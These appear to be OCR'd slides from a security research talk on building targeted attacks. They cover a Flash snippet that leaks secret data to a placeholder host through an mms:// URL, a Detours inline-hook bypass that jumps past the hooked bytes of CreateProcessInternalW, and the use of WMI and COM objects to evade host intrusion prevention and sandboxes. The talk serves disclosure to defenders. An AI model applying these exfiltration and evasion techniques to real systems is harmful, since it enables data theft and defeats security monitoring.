
```
var uname = "mms://x.x.x.x:1755/"+secret.contents+".asx";
var req = new URLRequest(uname);
navigateToURL(req,"_blank");
```

Techniques to defeat behavior based protection and auto-analyzing sandbox

Bypass Inline Hook

- Many HIPS use inline hook to intercept API and monitor behaviors.
- Most of them are using Microsoft Detour library or Detour-like approach.
- Bypassing this kind of API hooking, we many just skip a few begging bytes.

Bypass Inline Hook



Address 0x7C82D146

CreateProcessInternalW

```
Push 0x608
push    offset stru_7C82D450
call    __SEH_prolog
mov     eax, dword_7C88B7B0
mov     [ebp+var_1C], eax
```

Detours _ jmp functon

API is hooked by Detours

Calling an API

Bypass call

(Create the same value in stack)


```
Jmp  0x7C82D146+5
```

WMI and COM Objects

- In case of exploit is launched, traditional signature based malware protection is useless, because the exploit or malware is usually 'customized‘.
- Users can only rely on behavior based protection.
- The HIPS usually does hook to observe malicious behaviors (No matter in ring0 or ring3). Once it detects a suspicious behavior, it would check ‘who’ is doing this by identifying the process.
- Try to imagine, if legitimate process could do things for us, the HIPS would become useless.

WMI and COM Objects

- We noticed that Microsoft has already provided complete solutions – the WMI and many useful COM objects.
- By leveraging the technologies, system process could do everything for us, including connecting to Internet, access files/registries, and even installing a MSI file.
- Not only defeating HIPS, the approach could also defeat automation analyzing sandbox system.
- The malware ‘process’ actually does nothing directly. The sandbox could record nothing if the sandbox only tracks malware process.



NET

COM

Process

COM

Malware

COM

REG

COM

FILE

Conclusion

- We have discussed complete solutions to make a weapon of targeted attack with many new techniques:
  - How to find vulnerabilities: AVM fuzzing technique.
  - How to defeat exploit mitigation technologies: new JIT spraying.
  - How to make an exploit without memory hard work: attack policy flaw.
  - How to defeat desktop protection and analyzing system: WMI and COM
- We believe attackers are working hard on these topics. We wish security vendors could address these problems to come out solutions ahead of attackers.